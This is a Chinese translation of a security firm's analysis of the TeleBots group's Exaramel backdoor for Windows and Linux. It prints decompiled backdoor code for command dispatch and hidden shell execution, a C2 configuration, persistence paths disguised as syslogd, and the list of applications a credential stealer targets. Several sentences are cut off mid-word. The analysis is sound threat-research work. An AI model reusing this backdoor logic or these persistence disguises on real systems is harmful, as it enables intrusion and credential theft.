
TeleBots组织Exaramel后门分析

angel010 / 2018-10-12 14:32:25 / 浏览数 2463 技术文章 技术文章 顶(0) 踩(0)

本文翻译自：https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/

ESET对TeleBots使用的Exaramel新后门进行分析发现，其与Industroyer主后门有大量代码重叠，这将Industroyer和TeleBots关联在一起，而TeleBots是NotPetya勒索软



Win32/Exaramel后门分析

Win32/Exaramel后门最初是dropper初始化的。Dropper中的元数据表明后门是用Microsoft Visual Studio编译的。




图1. Win32/Exaramel后门dropper中的PE时间戳

执行后，dropper会在Windows系统目录中应用Win32/Exaramel后门，并创建和开启一个名为wsmproav的Windows服务，服务的描述为“Windows Check AV”。文件名和Windows服务描述是硬编码在dropper中的。




图2. Win32/Exaramel后门创建的Windows服务注册表设置

此外，dropper还会将Windows注册表中的后门配置以XML格式写入Windows注册表中。

```
<settings group="eset" name="" version="18.04.12">
    <interval>10000</interval>
    <servers>
        <server current="true">https://esetsmart.org</server>
    </servers>
    <check>https://www.yandex.ua</check>
    <proxy password="" user="">[redacted]:3128</proxy>
    <storage>c:\Intel</storage>
    </settings>
```

图3. Win32/Exaramel后门XML配置

配置数据中含有以下区块：

- Interval – Sleep函数使用的时间
- Servers – C2服务器地址列表
- Check – 用于确定主机是否有网络连接的网站
- Proxy – 主机所在网络上的代理服务器
- Storage – 用于保存计划窃取的文件的路径

从配置数据的第一行可以看出，攻击者根据使用的安全措施将目标进行了分组。Industroyer工具集中也有类似的行为，一些Industroyer后门伪装成AV相关的服务并使用系

另一个有趣的点是后门使用的C2服务器域名模拟了属于ESET的域名。除了配置数据中的esetsmart[.]org外，还有一个相似的域名um10eset[.]net，该域名由最近发现的Tel

后门运行时，就会连接到C2服务器，并接收将要执行的命令。接收的命令有：

- Launch process 启动进程
- Launch process under specified Windows user 在特定Windows用户下启动进程
- Write data to a file in specified path 在特定路径下的文件中写入数据
- Copy file into storage sub-directory (Upload file) 将文件保存到存储子目录（Upload file）中
- Execute shell command 执行shell命令
- Execute shell command as specified Windows user以特定的Windows用户执行shell命令
- Execute VBS code using MSScriptControl.ScriptControl 用MSScriptControl.ScriptControl执行VBS代码

命令循环的代码和前条命令的实现也与Industroyer工具集使用的后门非常相似：

```
DWORD __stdcall cmd_thread(thread_param *param)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result1 = 0x16;
  v2 = init_CMD_struct(param->xml, &CMD);
  SetEvent((HANDLE)param->event);
  if ( v2 )
    return 1;
  cmd_struct1 = CMD;
  switch ( CMD->cmd_id )
  {
    case 1:
      result = cmd_create_proccess(CMD);
      goto end;
    case 2:
      result = cmd_create_proccess_as_user(CMD);
      goto end;
    case 3:
      result = cmd_write_file(CMD);
      goto end;
    case 4:
      result = cmd_copy_file_aka_upload(CMD);
      goto end;
    case 5:
      result = cmd_execute_shell_cmd(CMD);
      goto end;
    case 6:
      result = cmd_execute_shell_cmd_as_user(CMD);
      goto end;
    case 7:
      result = cmd_eval_VBS_code(CMD);
end:
      result1 = result;
      break;
    default:
      break;
  }
  PathCombineW(&pszDest, (LPCWSTR)cmd_struct1->storage_path, L"done");
  file_write(&pszDest, 0, 0);
  mem_free((LPVOID)cmd_struct1->field_0);
  mem_free((LPVOID)cmd_struct1->cmd_content);
  mem_free((LPVOID)cmd_struct1->file_content);
  mem_free(cmd_struct1);
  return result1;
}
```

```
int __cdecl run_command(cmd_internal *CMD)
{
  int result; // eax

  result = LOBYTE(CMD->cmd_id) - 1;
  switch ( LOBYTE(CMD->cmd_id) )
  {
    case 1u:
      result = cmd_create_proccess(CMD);
      break;
    case 2u:
      result = cmd_create_proccess_as_user(CMD);
      break;
    case 3u:
      result = cmd_write_file(CMD);
      break;
    case 4u:
      result = cmd_copy_file_aka_upload(CMD);
      break;
    case 5u:
      result = cmd_execute_shell_cmd(CMD);
      break;
    case 6u:
      result = cmd_execute_shell_cmd_as_user(CMD);
      break;
    case 7u:
      ExitProcess(0);
      return result;
    case 8u:
      result = cmd_stop_service(CMD);
      break;
    case 9u:
      result = cmd_stop_service_as_user(CMD);
      break;
    case 0xAu:
      result = cmd_start_service_as_user(CMD);
      break;
    case 0xBu:
      result = cmd_service_change_path_to_binary_as_user(CMD);
      break;
    default:
      return result;
  }
  return result;
}
```

图4. Win32/Exaramel后门（左）和Win32/Industroyer后门（右）反编译代码比较

这两个恶意软件家族都使用一个report文件来保存执行shell命令和启动的进程的结果。在win32/Industroyer后门中，report文件以随机文件名保存在临时文件夹下；Win32/Exaramel的report文件名为`report.txt`，保存路径预定义在后门的配置文件中了。

为了重定向report文件的标准输出（`stdout`）和标准错误（`stderr`），这两个后门都将hStdOutput和hStdError参数设定为report文件的句柄。这也是两款恶意软件家族

```
int __cdecl cmd_execute_shell_cmd(cmd_internal *CMD)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  mem_set(&StartupInfo, 68);
  mem_set(&ProcessInformation, 16);
  SecurityAttributes.nLength = 12;
  SecurityAttributes.lpSecurityDescriptor = 0;
  SecurityAttributes.bInheritHandle = 1;
  reportfile_handle = CreateFileW(
                        CMD->reportfile_path,
                        GENERIC_WRITE|GENERIC_READ,
                        1u,
                        &SecurityAttributes,
                        2u,
                        0x80u,
                        0);
  if ( reportfile_handle == -1 )
    ExitCode = GetLastError();
  StartupInfo.dwFlags |= STARTF_USESTDHANDLES|STARTF_USESHOWWINDOW;
  StartupInfo.wShowWindow = 0;
  StartupInfo.cb = 68;
  StartupInfo.hStdError = reportfile_handle;
  StartupInfo.hStdOutput = reportfile_handle;
  ExpandEnvironmentStringsW(L"%ComSpec%", &Dst, 0x104u);
  wsprintfW(&CommandLine, L"/c %s", CMD->cmd_content);
  CreateProcessW(&Dst, &CommandLine, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  if ( ProcessInformation.hProcess )
  {
    if ( !WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF) )
    {
      FlushFileBuffers(reportfile_handle);
      GetExitCodeProcess(ProcessInformation.hProcess, &ExitCode);
      CloseHandle(ProcessInformation.hThread);
      CloseHandle(ProcessInformation.hProcess);
    }
  }
  else
  {
    ExitCode = GetLastError();
  }
  CloseHandle(reportfile_handle);
  return ExitCode;
}
```

```
int __cdecl cmd_execute_shell_cmd(cmd_internal *CMD)
{
  int result; // edi
  WCHAR CommandLine; // [esp+8h] [ebp-A7Ch]
  WCHAR Dst; // [esp+828h] [ebp-25Ch]
  struct _STARTUPINFOW StartupInfo; // [esp+A30h] [ebp-54h]
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+A74h] [ebp-10h]

  mem_set(&StartupInfo, 68);
  mem_set(&ProcessInformation, 16);
  StartupInfo.dwFlags |= STARTF_USESTDHANDLES|STARTF_USESHOWWINDOW;
  StartupInfo.cb = 68;
  StartupInfo.hStdError = (HANDLE)CMD->reportfile_handle;
  StartupInfo.hStdOutput = StartupInfo.hStdError;
  StartupInfo.wShowWindow = 0;
  ExpandEnvironmentStringsW(L"%ComSpec%", &Dst, 0x104u);
  wsprintfW(&CommandLine, L"/c %s", CMD->cmd_content);
  result = CreateProcessW(&Dst, &CommandLine, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  if ( ProcessInformation.hProcess && !WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF) )
  {
    FlushFileBuffers((HANDLE)CMD->reportfile_handle);
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
  }
  return result;
}
```

图5. Win32/Exaramel后门（上）和Win32/Industroyer后门（下）反编译代码比较

如果恶意软件运营者想要从受害者计算机中窃取数据，只需要将文件复制到配置文件预定义的存储路径子目录中即可。因为后门要创建一个到C2服务器的新连接，在发送前

Industroyer工具集的后门和新TeleBots后门的主要区别是后者的通信和配置都使用XML格式，而不是传统的二进制文件格式。

密码窃取工具

除了Exaramel后门外，Telebots组织还使用一些之前使用过的工具，包括一个密码窃取器CredRaptor和修改过的Mimikatz。

CredRaptor是一款定制的密码窃取工具，Telebots组织2016年开始使用该工具。相比之前的版本，最新更新的版本不仅会从浏览器收集保存的密码还会从Outlook、许多F

- BitKinex FTP
- BulletProof FTP Client
- Classic FTP
- CoffeeCup
- Core FTP
- Cryer WebSitePublisher
- CuteFTP
- FAR Manager
- FileZilla
- FlashFXP
- Frigate3
- FTP Commander
- FTP Explorer
- FTP Navigator
- Google Chrome
- Internet Explorer 7 – 11
- Mozilla Firefox
- Opera
- Outlook 2010, 2013, 2016
- SmartFTP
- SoftX FTP Client
- Total Commander
- TurboFTP
- Windows Vault
- WinSCP
- WS_FTP Client

这种改善使攻击者可以收集webmaster的凭证和内部基础设施服务器的凭证。一旦获取了此类服务器的访问权限，攻击者就可以植入其他的后门。因为这类服务器一般都不

事实上，研究人员在进行事件响应的过程中还发现一个TeleBots使用的Linux后门——Linux/Exaramel.A。

Linux/Exaramel后门分析

该后门是用GO语言编写的，编译为64位的ELF二进制文件。攻击者可以在选择的目录中以任意名应用后门。
如果攻击者用字符串none作为命令行参数执行该后门，后门就会尝试使用驻留机制，以达到重启后自动运行的目的。如果后门并没有以root账户执行，就使用crontab文
init系统，可以通过下面的命令来确定当前运行的是哪个init系统：

```
strings /sbin/init |  awk 'match($0, /(upstart|systemd|sysvinit)/){ print substr($0, RSTART, RLENGTH);exit; }'
```

基于命令运行的结果，会使用下列硬编码的位置用作驻留：

Init system	Location
sysvinit	/etc/init.d/syslogd
upstart	/etc/init/syslogd.conf
systemd	/etc/systemd/system/syslogd.service

在开机过程中，后门会尝试打开一个配置文件config.json，配置文件与后门保存在同一目录。如果配置文件不存在，就创建一个新文件。配置文件使用的加密算法为RC4

图6.解密的Linux/Exaramel后门JSON配置

后门会连接到硬编码的C2服务器或配置文件HOSTs值中的C2服务器。通信是通过HTTPS方式发送的。后门支持的命令有：

- App.Update 更新自己
- App.Delete 从系统中删除自己
- App.SetProxy 在配置中设置代理
- App.SetServer 在配置中更新C2服务器
- App.SetTimeout 设置timeout值（连接C2服务器的时间间隔）
- IO.WriteFile 从远程服务器下载文件
- IO.ReadFile 从本地硬盘上传文件到C2服务器
- OS.ShellExecute 执行shell命令

结论

Exaramel后门的发现说明TeleBots组织仍然活跃，并且在不断更新和改进其工具和技术。Win32/Exaramel后门和Industroyer主后门有很多代码相似性，这将Industroyer